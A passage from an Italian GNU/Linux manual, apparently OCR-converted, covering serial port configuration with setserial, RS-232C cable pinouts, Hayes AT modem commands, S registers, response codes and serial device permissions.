`TCPREMOTEINFO`	Informazioni particolari sulla controparte remota, ammesso che siano disponibili.

È da tenere in considerazione il fatto che '**tcpserver**' può essere controllato per evitare gli accessi indesiderati. Per questo si deve usare l'opzione '**-x**', abbinando un file costruito con '**tcprules**', il quale fa parte dello stesso pacchetto UCSPI-tcp (si veda *tcprules(1)*).

34.7 Riferimenti

- Jim Frost, *BSD sockets: a quick and dirty primer*, *http://www.google.com/search?q=Jim+Frost+BSD+sockets+a+quick+and+dirty+primer*
- D. J. Bernstein, *UNIX Client-Server Program Interface, UCSPI-1996*, 1996, *http://cr.yp.to/proto/ucspi.txt*

[1] In lingua inglese, UCSPI si pronuncia praticamente come se venisse letto nella lingua italiana: «u-c-s-p-i».

[2] **UCSPI-unix** GNU GPL

[3] **UCSPI-tcp** software libero per il quale non è consentita la diffusione in forma binaria, salvo approvazione esplicita da parte dell'autore

35.1 Porte seriali

In un elaboratore x86 degli anni 1990 erano disponibili generalmente due porte seriali, prevedendo la possibilità di averne fino a quattro, denominate '`COM1:`', '`COM2:`',... La tabella 35.1 mostra la corrispondenza tra indirizzi e nomi dei file di dispositivo di un sistema GNU/Linux.

Tabella 35.1. Indirizzi delle porte seriali.

Porta su x86	IRQ	I/O	dispositivo
'`COM1:`'	4	$3F8_{16}$	'`/dev/ttyS0`'
'`COM2:`'	3	$2F8_{16}$	'`/dev/ttyS1`'
'`COM3:`'	4	$3E8_{16}$	'`/dev/ttyS2`'
'`COM4:`'	3	$2E8_{16}$	'`/dev/ttyS3`'

Nelle prime versioni del kernel Linux si distingueva tra dispositivi per le chiamate in uscita e dispositivi per le chiamate in ingresso: per le prime si utilizzavano i nomi '`/dev/cua*`' che sono ormai superati, ma attualmente, i dispositivi '`/dev/ttyS*`' svolgono entrambi i compiti.

Dal momento che la prima e la terza porta seriale, così come la seconda e la quarta, condividono lo stesso IRQ, per evitare conflitti era ed è meglio limitarsi all'utilizzo delle sole prime due porte seriali. Tuttavia, il kernel Linux potrebbe gestire delle schede seriali multiple speciali, in cui, con un solo IRQ si hanno a disposizione fino a un massimo di 32 porte seriali.

35.1.1 Configurazione con il kernel Linux

In presenza di porte seriali configurate in modo non standard, è indispensabile configurare il kernel Linux in modo da poterle gestire correttamente. A questo proposito, i sistemi GNU/Linux offrono Setserial,[1] un programma di servizio specifico per configurare le porte seriali in base alle loro caratteristiche reali:

```
setserial [opzioni] dispositivo [parametro [argomento]]...
```

```
setserial -g [-a] [-b] dispositivo...
```

Il programma '**`setserial`**' permette di definire o verificare le informazioni sulla configurazione di una porta seriale particolare nell'ambito dei kernel Linux. Principalmente, si tratta dell'indicazione

dell'indirizzo di I/O e del numero di IRQ in cui il kernel si deve aspettare di trovare la porta seriale in questione.

In pratica, l'uso di '**`setserial`**' è necessario quando si utilizzano porte seriali configurate in modo non standard, allo scopo di ottenerne l'identificazione e gestione corretta, secondo la loro configurazione particolare. Quando esiste questa esigenza, dal momento che il kernel dovrebbe essere configurato in tal modo a ogni avvio, è generalmente opportuno programmare l'utilizzo di '**`setserial`**' all'interno della procedura di inizializzazione del sistema.

Per fare riferimento alla porta seriale da verificare o di cui si deve definire la configurazione, si utilizza il nome del file di dispositivo corrispondente, '`/dev/ttyS*`', subito dopo le opzioni eventuali.

Dopo il nome del dispositivo seriale, vengono indicati i «parametri», che a loro volta sono seguiti da un argomento eventuale. Se '**`setserial`**' viene utilizzato senza parametri, oppure con l'opzione '**`-g`**', si ottiene semplicemente lo stato attuale della configurazione della porta seriale corrispondente.

Segue la descrizione di alcune opzioni della riga di comando.

Opzione	Descrizione
`-g`	Mostra le informazioni sui dispositivi seriali indicati come argomenti.
`-a`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottengono tutte le informazioni disponibili.
`-b`	Quando '**`setserial`**' viene utilizzato per informare sullo stato della configurazione, con questa opzione si ottiene solo un riassunto delle informazioni disponibili.

Segue la descrizione di alcuni parametri da indicare nella riga di comando.

Parametro	Descrizione
`port` ***indirizzo_i/o***	Permette di definire l'indirizzo di I/O della porta seriale.
`irq` ***indirizzo_irq***	Permette di definire l'indirizzo IRQ della porta seriale.
`uart {none|8250|16450|16550|16550A|16650|16750|16850|16950|16954}`	Permette di definire in modo esplicito il tipo di UART utilizzato, salvo il caso di '**`none`**' che disabilita la porta seriale. Può essere utile quando il sistema di autorilevamento non funziona per qualche ragione, oppure quando il tipo individuato non risulta veritiero. In generale, si distingue tra il tipo 16550A e gli altri; il primo ha una memoria FIFO che viene utilizzata, mentre per gli altri, anche se alcuni ne dispongono, non ne viene attivato l'utilizzo.
`spd_hi`	Fa in modo che venga utilizzata la velocità di 57600 bit/s (bps) quando l'applicazione ne richiede 38400.
`spd_vhi`	Fa in modo che venga utilizzata la velocità di 115200 bit/s quando l'applicazione ne richiede 38400.
`spd_shi`	Fa in modo che venga utilizzata la velocità di 230400 bit/s quando l'applicazione ne richiede 38400.
`spd_warp`	Fa in modo che venga utilizzata la velocità di 460800 bit/s quando l'applicazione ne richiede 38400.

Vengono descritti alcuni esempi.

- `# setserial -g -a /dev/ttyS1` [*Invio*]

  Visualizza tutte le informazioni disponibili sulla seconda porta seriale.

- `# setserial /dev/ttyS2 port 0x2e8` [*Invio*]

  Imposta la configurazione della terza porta seriale corrispondente al file di dispositivo '`/dev/ttyS2`', definendo che per questa viene utilizzato l'indirizzo di I/O $2E8_{16}$.

- `# setserial /dev/ttyS2 irq 5` [*Invio*]

  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato il livello di IRQ 5.

- `# setserial /dev/ttyS2 port 0x3e8 irq 5 spd_hi uart 16550` [*Invio*]


  Imposta la configurazione della terza porta seriale, definendo che per questa viene utilizzato l'indirizzo di I/O $3E8_{16}$ e l'IRQ numero 5. Inoltre si stabilisce che si tratta di un UART 16550 (senza FIFO, o non funzionante) e si fa in modo di utilizzare una velocità elevata (57600 bit/s) quando l'applicazione richiede 38400 bit/s.

Quando si ha la necessità di configurare una o più porte seriali attraverso '**`setserial`**', è opportuno che questa operazione venga svolta ogni volta che si accende l'elaboratore, attraverso la procedura di inizializzazione del sistema. Generalmente si tratta di modificare o creare il file '`/etc/init.d/setserial`', o un altro file simile, in relazione all'organizzazione della propria distribuzione GNU/Linux.

35.1.2 Connettori

Il connettore di un porta seriale presente su un vecchio elaboratore x86 può essere di due tipi: maschio DB-25 o maschio DB-9. La porta seriale RS-232C originale utilizza il connettore DB-25, ma dal momento che in pratica si utilizzano solo nove dei 25 contatti, sugli elaboratori x86 sono apparse delle semplificazioni a nove contatti.

Figura 35.4. Connettori DB-25 e DB-9. Il terminale numero uno si trova a un'estremità della fila superiore di contatti.



La tabella seguente elenca i segnali associati ai contatti delle porte seriali:

Segnale	DB-25	DB-9
TD *Transmit data*	2	3
RD *Receive data*	3	2
RTS *Request to send*	4	7
CTS *Clear to send*	5	8
DSR *Data set ready*	6	6
Massa dei segnali	7	5
DCD *Data carrier detect*	8	1
DTR *Data terminal ready*	20	4
RI *Ring indicator*	22	9

Figura 35.6. La parte posteriore di un modem esterno tipico. Si può osservare il connettore seriale sulla parte sinistra.

35.1.3 Controllo del flusso o handshaking

Il controllo del flusso dei dati, tra la porta seriale e l'unità periferica a essa connessa, può essere di due tipi:

- hardware o RTS/CTS;
- software o XON/XOFF.

Il controllo di flusso hardware prevede l'utilizzo dei segnali RTS e CTS per la sincronizzazione tra la porta seriale e la periferica. Si tratta anche del metodo che garantisce la maggiore velocità. Il controllo di flusso software ignora i segnali hardware e utilizza invece i codici XON e XOFF.

35.1.4 Cavi RS-232C

Si tratta dei cavi utilizzati per connettere un'unità periferica a una porta seriale. A seconda dei componenti da connettere tra loro, si parla di DTE (*Data terminal equipment*) e DCE (*Data communications equipment*). L'elaboratore è sempre un DTE, il modem è un'unità DCE, mentre una stampante o un terminale può essere un DTE.

Quando si connettono due unità eterogenee, come un elaboratore con un modem, si utilizza un cavo seriale composto da un connettore DB-25 maschio, da collegare all'unità periferica DCE, e da un connettore DB-25 o DB-9 femmina, da collegare alla porta seriale dell'elaboratore (DTE). Con questo tipo di cavo, tutti i segnali di un capo sono connessi con gli stessi segnali dell'altro.

Tabella 35.7. Cavo seriale RS-232C standard (DTE-DCE)

Segnale	DTE (elaboratore) DB-25	DTE (elaboratore) DB-9	DCE (modem) DB-25
TD *Transmit data*	2	3	2
RD *Receive data*	3	2	3
RTS *Request to send*	4	7	4
CTS *Clear to send*	5	8	5
DSR *Data set ready*	6	6	6
Massa dei segnali	7	5	7
DCD *Data carrier detect*	8	1	8
DTR *Data terminal ready*	20	4	20
RI *Ring indicator*	22	9	22

Un cavo Null-modem, per la connessione tra due elaboratori (o comunque due unità DTE) attraverso la porta seriale, può essere realizzato utilizzando due connettori DB-25 femmina, oppure DB-9 femmina, oppure un DB-25 e un DB-9 femmina. Se si intende utilizzare un controllo di flusso software, ovvero XON/XOFF, sono sufficienti tre fili, mentre per un controllo di flusso hardware, ovvero RTS/CTS, sono necessari sette fili. Se il cavo ha una schermatura metallica, questa può essere connessa alla parte metallica di uno solo dei due connettori.

Tabella 35.8. Cavo seriale a tre fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	2	3
3	2	3	3	3	2
7	7	7	5	5	5

Tabella 35.9. Cavo seriale a sette fili, per collegamenti tra DTE e DTE.

DB-25 femmina	DB-25 femmina	DB-25 femmina	DB-9 femmina	DB-9 femmina	DB-9 femmina
2	3	2	2	3	2
3	2	3	3	2	3
4	5	4	8	7	8
5	4	5	7	8	7
6+8	20	6+8	4	6+1	4
20	6+8	20	6+1	4	6+1
7	7	7	5	5	5

35.2 Modem

Il modem è l'apparecchio che consente di trasformare un flusso di dati seriale in un segnale analogico modulato in modo da contenere tali informazioni, e viceversa. Il nome rappresenta esattamente la fusione delle parole «modulatore» e «demodulatore». La tecnologia del modem riguarda quindi l'utilizzo di linee analogiche per la trasmissione di dati in forma digitale.

La tabella 35.10 elenca alcune sigle utilizzate per identificare le caratteristiche dei modem, in particolare quelle dell'ITU (*International telecommunications union*).

Tabella 35.10. Standard sulle caratteristiche dei modem.

Standard	Caratteristiche
V.21 (Bell 103)	300 bit/s
V.22 (Bell 212A)	1200 bit/s
V.23	trasmissione/ricezione 1200 / 75 bit/s
V.22 bis	2400 bit/s
V.27	fax
V.29	fax
V.32	4800 bit/s, 9600 bit/s
V.32 bis	4800 bit/s 7200 bit/s, 9600 bit/s, 12000 bit/s, 14400 bit/s
V.34	28800 bit/s
V.34+	33600 bit/s
V.42	correzione errori (include LAP-M)
V.42 bis	compressione dati
MNP4	correzione errori
MNP5	compressione dati
V.90	trasmissione/ricezione 31200 / 56000 bit/s

Quando si utilizza il modem si distinguono due situazioni: la modalità di comando e la modalità dati. Quando si accende il modem, questo si trova nella modalità di comando, con la quale accetta una serie di comandi dall'elaboratore o dall'unità a cui è collegato, rispondendo di conseguenza. Quando si stabilisce una connessione, si passa alla modalità dati e il modem non accetta più comandi (tranne uno speciale), perché tutto il traffico viene considerato parte della comunicazione.

35.2.1 Insieme esteso di comandi Hayes

I comandi dei modem compatibili Hayes iniziano quasi sempre per «AT» seguito da una serie eventuale di codici di comando alfanumerici e quindi da un codice di ritorno a carrello (<*CR*>).

AT[*comando*...]

Per esempio:

- ATDP chiamata a impulsi (telefono decadico);
- ATDT chiamata a toni (telefono multifrequenza).

I comandi di base iniziano con una lettera alfabetica; a questi sono stati aggiunti nel tempo dei comandi estesi che possono iniziare con una e-commerciale ('**&**'), un simbolo di percentuale ('**%**'), una barra obliqua inversa ('\') e altri simboli ancora. Quando si fa riferimento a comandi estesi, è difficile stabilire quale sia lo standard; qui si vogliono elencare solo i comandi di base e quelli estesi più comuni e quindi più importanti.

Alcuni comandi speciali non fanno uso del solito prefisso di comando AT. Sono pochi e piuttosto importanti.

Tabella 35.11. Comandi senza il prefisso AT.

Comando	Descrizione
`A/`	Ripete l'ultimo comando (si usa da solo, senza il prefisso AT e senza <*CR*> alla fine).

Comando	Descrizione
pausa*+++*pausa	Sequenza di escape, preceduta e seguita da una pausa di almeno un secondo. Si può usare quando il modem è nella modalità dati e lo si vuole riportare a quella di comando. Generalmente, dopo la pausa finale, viene inviato al modem un comando AT nullo: ***pausa*+++*pausa*** AT<*CR*>. Dopo aver riportato il modem alla modalità di comando, è possibile rimetterlo subito nella modalità dati attraverso il comando ATO.

I comandi seguenti richiedono il prefisso AT e sono seguiti dal carattere di ritorno a carrello (<*CR*>). I comandi prefissati da AT possono essere più o meno complessi e lunghi di conseguenza; questa lunghezza ha un limite che varia da modem a modem. In generale, quando possibile, è opportuno suddividere questi comandi se sono troppo lunghi.[2]

La maggior parte dei casi, i comandi AT sono formati da una sigla iniziale che definisce il tipo di comando e sono seguiti da un parametro numerico. Per esempio, ATH0 serve a chiudere la linea telefonica. Questi comandi possono essere composti senza il parametro finale (cioè senza il numero), quando si vuole fare riferimento allo zero. Quindi, ATH è esattamente uguale a ATH0.

I comandi AT possono contenere spazi, per facilitare la lettura umana. Resta comunque valido il problema del limite massimo alla loro lunghezza, che in tal modo deve tenere conto anche degli spazi aggiuntivi (ammesso che il modem non ne tenga conto esplicitamente).

Tabella 35.12. Comandi AT.

Comando	Descrizione
`A`	*Answer*. Risposta senza attendere il segnale di chiamata.
`DP`***n***	*Dial pulse*. Compone il numero di telefono ***n*** a impulsi.
`DT`***n***	*Dial tone*. Compone il numero di telefono ***n*** a toni. Se all'interno delle cifre del numero telefonico viene utilizzata una virgola ('**,**'), questa rappresenta una pausa nella composizione. Solitamente, questa pausa dura due secondi. **Il comando ATD è speciale**: dopo il numero telefonico da comporre non è possibile accodare altri comandi.
`E0`	*Echo*. Disattiva l'eco dei comandi.
`E1`	Attiva l'eco dei comandi. È il valore predefinito.
`F0`	Funzionamento in *Half duplex*.
`F1`	Funzionamento in *Full duplex*.
`H0`	*Hang*. Il modem chiude la connessione alla linea telefonica.
`H1`	Il modem apre la connessione alla linea telefonica.
`H2`	Il telefono e il modem sono entrambi connessi alla linea telefonica.
`L0`	*Loudness*. Il livello sonoro dell'altoparlante interno al modem viene posizionato al livello minimo.
`L1`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello basso.
`L2`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello medio. È il valore predefinito.
`L3`	Il livello sonoro dell'altoparlante interno al modem viene posizionato a un livello alto.
`M0`	*Mode*. Altoparlante spento.
`M1`	Altoparlante acceso durante la chiamata e spento non appena riceve il segnale di portante. È il valore predefinito.

Comando	Descrizione
M2	Altoparlante sempre acceso.
M3	Altoparlante spento durante la composizione, quindi acceso, poi spento non appena riceve il segnale di portante.
O0	*On-line*. Quando per qualche motivo il modem è tornato alla modalità di comando mentre si trovava in quella dati, per esempio perché è stato generato un escape (+++), con il comando O0 si fa in modo che il modem torni alla modalità dati.
O1	Riporta il modem alla modalità dati, forzando però una procedura di equalizzazione, in modo da riadattarsi alle caratteristiche della linea.
Q0	*Quiet*. Vengono inviati i codici di risultato.
Q1	Non vengono inviati i codici di risultato.
S***n***=***x***	*S-register*. Attribuisce al registro ***n*** il valore ***x***.
S***n***?	Visualizza il valore del registro ***n***.
V0	*Verbose*. Non vengono tradotti i codici di risultato.
V1	Vengono tradotti i codici di risultato in forma verbale. È il valore predefinito.
X0	*Extensive*. Seleziona i codici di risultato a livello base (300 bit/s).
X1	Esteso senza rilevamento del tono di chiamata (*dialtone*) o del segnale di occupato (*busy*).
X2	Esteso con rilevamento del tono di chiamata (*dialtone*), ma non del segnale di occupato (*busy*).
X3	Esteso con rilevamento del segnale di occupato (*busy*), ma non del tono di chiamata (*dialtone*). ATX3 è la scelta migliore quando si utilizzano le linee telefoniche italiane. Se si tentano altre modalità si ottiene solo il tipico messaggio di errore: '**NO DIALTONE**'.
X4	Esteso con rilevamento del tono di chiamata (*dialtone*) e del segnale di occupato (*busy*).
Y0	Disabilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*). È il valore predefinito.
Y1	Abilita la disconnessione dopo uno *space* lungo (ovvero dopo un *break*).
Z	Preleva il profilo di configurazione dalla memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi ATZ0, ATZ1, ATZ2,... per prelevare il primo profilo, il secondo, il terzo,... In generale, ATZ e ATZ0 sono la stessa cosa.
&C0	*Carrier*. Il modem mantiene sempre alto il DCD (*Data carrier detect*).
&C1	Il livello del DCD segue l'andamento della portante rilevata dal modem.
&D0	Il modem ignora il DTR.
&D1	Il modem passa allo stato di comando quando il DTR passa dal livello alto al livello basso.
&D2	Quando il DTR passa dal livello alto al livello basso, il modem interrompe la comunicazione (aggancia) e disabilita la risposta automatica (ammesso che questa sia stata abilitata). Infine, torna alla modalità di comando.
&D3	Quando il DTR passa dal livello alto al livello basso, il modem si reinizializza.
&F	*Firmware*. Preleva il profilo di configurazione preimpostato dal fabbricante della ROM (praticamente una reinizializzazione del modem).
&L0	*Line*. Linea commutata.
&L1	Linea dedicata.
&S0	*Set*. Il modem mantiene sempre alto il DSR (*Data set ready*).
&S1	Il DSR funziona in base alle specifiche EIA.

Comando	Descrizione
&V	*View*. Consente di visualizzare il profilo memorizzato nella memoria non volatile. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&V0, AT&V1, AT&V2,... per visualizzare il primo profilo, il secondo, il terzo,... In generale, AT&V e AT&V0 sono la stessa cosa.
&W	*Write*. Scrive nella memoria non volatile il profilo attivo di configurazione. Se il modem è provvisto di diverse memorie per la registrazione dei profili di configurazione, si possono utilizzare i comandi AT&W0, AT&W1, AT&W2,... per registrare nel primo profilo, nel secondo, nel terzo,... In generale, AT&W e AT&W0 sono la stessa cosa.

Tabella 35.13. Sintesi dei comandi AT.

Comando	Descrizione
A	Risposta.
DP	Composizione a impulsi.
DT	Composizione a toni.
E	Eco dei comandi.
F	Duplex.
H	Aggancio.
L	Livello sonoro.
M	Altoparlante.
Q	Codici di risultato.
S***n***=***x***	Attribuzione del valore ***x*** al registro ***n***.
S***n***?	Interrogazione del contenuto del registro ***n***.
V	Traduzione dei codici di risultato numerici.
X	Estensione.
Y	Disconnessione automatica.
Z	Prelievo del profilo di configurazione dalla memoria non volatile.
&F	Prelievo del profilo di configurazione dalla ROM.
&L	Linea dedicata o commutata.
&V	Visualizza il profilo di configurazione della memoria non volatile.
&W	Registra il profilo di configurazione nella memoria non volatile.

I registri sono delle caselle di memoria che permettono di ridefinire determinati valori riferiti al comportamento del modem. Per modificare un registro si utilizza il comando ATS***n***=***x***, dove ***n*** è il numero del registro e ***x*** è il valore che gli si vuole assegnare.

Tabella 35.14. Registri «S» principali.

Registro	Descrizione
S0	Numero di squilli prima della risposta. Zero equivale a inibire la risposta automatica ed è il valore predefinito.
S1	Contatore degli squilli. Il modem utilizza questo registro come variabile per il conteggio degli squilli: quando il valore di questo registro raggiunge quello di S0, il modem risponde.
S2	Il codice di escape. Il valore predefinito corrisponde a 43, ovvero al simbolo '**+**'. Per passare dalla modalità *on line* a quella dei comandi, si preme per tre volte si seguito in rapida successione questo tasto: [+] [+] [+].
S3	Il codice utilizzato come *carriage return*. Il valore predefinito è 13, corrispondente a <*CR*>.

Registro	Descrizione
`S4`	Il codice utilizzato come *linefeed*. Il valore predefinito è 10, corrispondente a <*LF*>.
`S5`	Il codice utilizzato come *backspace*. Il valore predefinito è 8, corrispondente a <*BS*>.
`S6`	Tempo di attesa per il segnale di centrale espresso in secondi. Si tratta del tempo che il modem attende prima di iniziare a comporre il numero telefonico. Il valore predefinito è due.
`S7`	Tempo di attesa per la portante espresso in secondi. Si tratta del tempo entro il quale il modem si aspetta di ricevere la portante. Se ciò non avviene, il modem restituisce il messaggio di errore '**`NO CARRIER`**'. Solitamente, il valore predefinito è 30.
`S8`	Durata della pausa espressa in secondi. Quando all'interno del numero telefonico da comporre appare una virgola, questa viene interpretata come pausa di composizione. La durata predefinita della pausa è di due secondi.
`S9`	Tempo per il rilevamento della portante espresso in decimi di secondo. La quantità di tempo necessario, durante il quale la portante deve essere presente per poter essere rilevata dal modem. Il valore predefinito è sei, corrispondente a 0,6 secondi.
`S10`	Tempo massimo di perdita della portante espresso in decimi di secondo. La durata massima della perdita della portante. Se la portante viene a mancare per un tempo maggiore, il modem riaggancia, ovvero chiude la comunicazione. Solitamente il valore predefinito è sette, corrispondente a 0,7 secondi. In presenza di linee disturbate, può essere necessario aumentare questo valore.
`S11`	Intervallo di tono espresso in millisecondi. Quando si utilizza la composizione a toni o DTMF, i toni che rappresentano le cifre numeriche devono essere spaziati l'uno dall'altro da una breve pausa. Questo registro esprime il valore della pausa. Il valore predefinito si aggira tra i 50 ms e i 100 ms (millisecondi). La scelta della durata della pausa dipende dalle capacità della propria centrale: un valore di 50 è considerato il minimo possibile in assoluto.
`S12`	Tempo morto della sequenza di escape espresso in cinquantesimi di secondo. È il tempo che deve trascorrere prima e dopo una sequenza di escape (+++). Il valore predefinito è 50, corrispondente a un secondo.


Tabella 35.15. Sintesi dei registri «S» principali.

Registro	Descrizione
`S0`	Numero di squilli prima della risposta automatica.
`S1`	Contatore degli squilli.
`S2`	Codice di escape.
`S3`	Codice di ritorno a carrello.
`S4`	Codice per l'avanzamento di riga.
`S5`	Codice per il *backspace*.
`S6`	Secondi di attesa per il segnale di centrale.
`S7`	Secondi di attesa per la portante.
`S8`	Secondi di durata della pausa (virgola).
`S9`	Decimi di secondo per il rilevamento della portante.
`S10`	Decimi di secondo consentiti per la perdita della portante.
`S11`	Millisecondi di spaziatura tra i toni di composizione.
`S12`	Cinquantesimi di secondo per i tempi morti delle sequenze di escape.

35.2.2 Indicatori luminosi dei modem esterni

I modem esterni tradizionali (quelli usati per le linee telefoniche analogiche) hanno degli indicatori luminosi, più o meno standard, che danno un'indicazione istantanea sullo stato di questo. Queste indicazioni sono abbastanza importanti, ed è utile conoscerne il significato.

Figura 35.16. Indicatori luminosi dei modem esterni.



Segue la descrizione del significato di questi indicatori luminosi:

Sigla	Descrizione
MR, *Modem ready*	quando l'indicatore MR è acceso, il modem è alimentato elettricamente;
HS, *High speed*	quando l'indicatore HS è acceso, la comunicazione tra DTE e modem avviene a una velocità «elevata» (può trattarsi di un valore che supera i 2 400 bit/s);
AA, *Auto answer*	quando l'indicatore AA è acceso, il modem è configurato per rispondere alle chiamate, oppure ha ricevuto uno o più squilli del telefono;
CD, *Carrier detect*	quando l'indicatore CD è acceso, il modem sta ricevendo, dal modem remoto, un segnale di portante valido;
OH, *Off hook*	quando l'indicatore OH è acceso, il modem sta utilizzando la linea telefonica;
SD, *Send data*	quando l'indicatore SD è acceso, il modem sta trasmettendo dati (ovvero sta ricevendo dati dall'elaboratore, o da altra unità, da trasmettere nella linea);
RD, *Receive data*	quando l'indicatore RD è acceso, il modem sta ricevendo dati (ovvero sta inviando i dati ricevuti dalla linea, verso l'elaboratore o altra unità);
TR, *Terminal ready*	di solito viene utilizzato per visualizzare la condizione del segnale DTR (*Data terminal ready*).

35.2.3 Codici di risposta


Quando il modem è configurato in modo da restituire i codici di risposta, questi vengono emessi in forma verbale o numerica: ATQ0 abilita l'emissione delle risposte, ATV1 visualizza i messaggi in inglese invece che in forma numerica.

Tabella 35.18. Codici di risposta standard dei modem.

codice numerico	codice verbale	descrizione
0	OK	Comando eseguito senza errori
1	CONNECT	Connessione stabilita (a 300 bit/s)
2	RING	Il telefono sta suonando
3	NO CARRIER	Perdita della portante o mancato rilevamento
4	ERROR	Errore nel comando o riga troppo lunga
5	CONNECT 1200	Connessione stabilita a 1 200 bit/s
6	NO DIALTONE	Assenza del tono di chiamata

codice numerico	codice verbale	descrizione
7	BUSY	Rilevamento del segnale di occupato
8	NO ANSWER	
9/10	CONNECT 2400	Connessione stabilita a 2400 bit/s
13	CONNECT 9600	Connessione stabilita a 9600 bit/s
18	CONNECT 4800	Connessione stabilita a 4800 bit/s
20	CONNECT 7200	Connessione stabilita a 7200 bit/s
21	CONNECT 12000	Connessione stabilita a 12000 bit/s
25	CONNECT 14400	Connessione stabilita a 14400 bit/s
43	CONNECT 16800	Connessione stabilita a 16800 bit/s
85	CONNECT 19200	Connessione stabilita a 19200 bit/s
91	CONNECT 21600	Connessione stabilita a 21600 bit/s
99	CONNECT 24000	Connessione stabilita a 24000 bit/s
103	CONNECT 26400	Connessione stabilita a 26400 bit/s
107	CONNECT 28800	Connessione stabilita a 28800 bit/s
151	CONNECT 31200	Connessione stabilita a 31200 bit/s
155	CONNECT 33600	Connessione stabilita a 33600 bit/s
180	CONNECT 33333	Connessione stabilita a 33333 bit/s
184	CONNECT 37333	Connessione stabilita a 37333 bit/s
188	CONNECT 41333	Connessione stabilita a 41333 bit/s
192	CONNECT 42666	Connessione stabilita a 42666 bit/s
196	CONNECT 44000	Connessione stabilita a 44000 bit/s
200	CONNECT 45333	Connessione stabilita a 45333 bit/s
204	CONNECT 46666	Connessione stabilita a 46666 bit/s
208	CONNECT 48000	Connessione stabilita a 48000 bit/s
212	CONNECT 49333	Connessione stabilita a 49333 bit/s
216	CONNECT 50666	Connessione stabilita a 50666 bit/s
220	CONNECT 52000	Connessione stabilita a 52000 bit/s
224	CONNECT 53333	Connessione stabilita a 53333 bit/s
228	CONNECT 54666	Connessione stabilita a 54666 bit/s
232	CONNECT 56000	Connessione stabilita a 56000 bit/s
256	CONNECT 28000	Connessione stabilita a 28000 bit/s
260	CONNECT 29333	Connessione stabilita a 29333 bit/s
264	CONNECT 30666	Connessione stabilita a 30666 bit/s
268	CONNECT 32000	Connessione stabilita a 32000 bit/s
272	CONNECT 34666	Connessione stabilita a 34666 bit/s
276	CONNECT 36000	Connessione stabilita a 36000 bit/s
280	CONNECT 38666	Connessione stabilita a 38666 bit/s
284	CONNECT 40000	Connessione stabilita a 40000 bit/s

Figura 35.19. La parte anteriore di un modem esterno tipico. In questo caso sono visibili solo alcuni degli indicatori tradizionali.



35.2.4 Sequenze di escape

Quando si utilizza un programma per interagire con un modem e si devono indicare dei comandi AT di qualche tipo, capita la necessità di indicare dei simboli speciali, come il ritorno a carrello, o delle pause nel flusso di questi. Spesso sono validi i codici di escape che si vedono nella tabella 35.20.

Tabella 35.20. Codici di escape tipici per i programmi che interagiscono con il modem.

Codice	Significato
`\d`	Pausa di un secondo.
`\p`	Pausa di 0,1 s.
`\n`	<*LF*> (*line feed*).
`\r`	<*CR*> (*carriage return*).
`\N`	<*NUL*>.
`\s`	<*SP*> (spazio normale).
`\t`	<*HT*> (tabulazione).
`\\`	Una barra obliqua inversa singola.

35.3 File di dispositivo e collegamenti

I file di dispositivo relativi alle porte seriali di un sistema GNU/Linux hanno un nome del tipo '`/dev/ttyS*`'. Dal momento che, almeno in teoria, è possibile gestire un massimo di 32 porte, i numeri utilizzati vanno da 0 a 31 ('`/dev/ttyS0`', '`/dev/ttyS1`', ..., '`/dev/ttyS31`').

Quando si utilizzano programmi che accedono alle porte seriali, occorre prendersi cura dei permessi associati a questi file di dispositivo, altrimenti sono utilizzabili solo dall'utente '**`root`**'.

```
$ ls -l /dev/ttyS[0-3] [Invio]

crw-r--r--   4 root   root   4,  64 dic 16 17:30 /dev/ttyS0
crw-r--r--   4 root   root   4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root   root   4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root   root   4,  67 mag  5  1998 /dev/ttyS3
```

Per esempio, se si vuole rendere disponibile l'utilizzo da parte di tutti gli utenti del modem connesso alla seconda porta seriale, occorre agire come segue:

```
# chmod a+rw /dev/ttyS1 [Invio]

$ ls -l /dev/ttyS[0-3] [Invio]

crw-r--r--   4 root   root   4,  64 dic 16 17:30 /dev/ttyS0
crw-rw-rw-   4 root   root   4,  65 dic 16 17:37 /dev/ttyS1
crw-r--r--   4 root   root   4,  66 mag  5  1998 /dev/ttyS2
crw-r--r--   4 root   root   4,  67 mag  5  1998 /dev/ttyS3
```

Quando si ha a disposizione un modem soltanto, potrebbe essere opportuno predisporre un collegamento simbolico corrispondente a '`/dev/modem`', che punti al file di dispositivo corrispondente alla porta seriale a cui è connesso effettivamente il modem stesso. Così facendo, se i programmi che lo utilizzano fanno riferimento a questo collegamento, non occorre più cambiare la loro configurazione quando si sposta il modem: basta cambiare il collegamento.

```
lrwxrwxrwx 1 root  root  65 dic 16 17:37 /dev/modem -> ttyS1
```

Ci sono pro e contro sull'utilità di questo collegamento. L'argomento più importante da tenere in considerazione contro la presenza di questo collegamento è il fatto che i programmi che lo utilizzano potrebbero creare dei file lucchetto (*lock file*) che segnalano il suo utilizzo, mentre può sembrare che il dispositivo che viene utilizzato effettivamente sia libero.

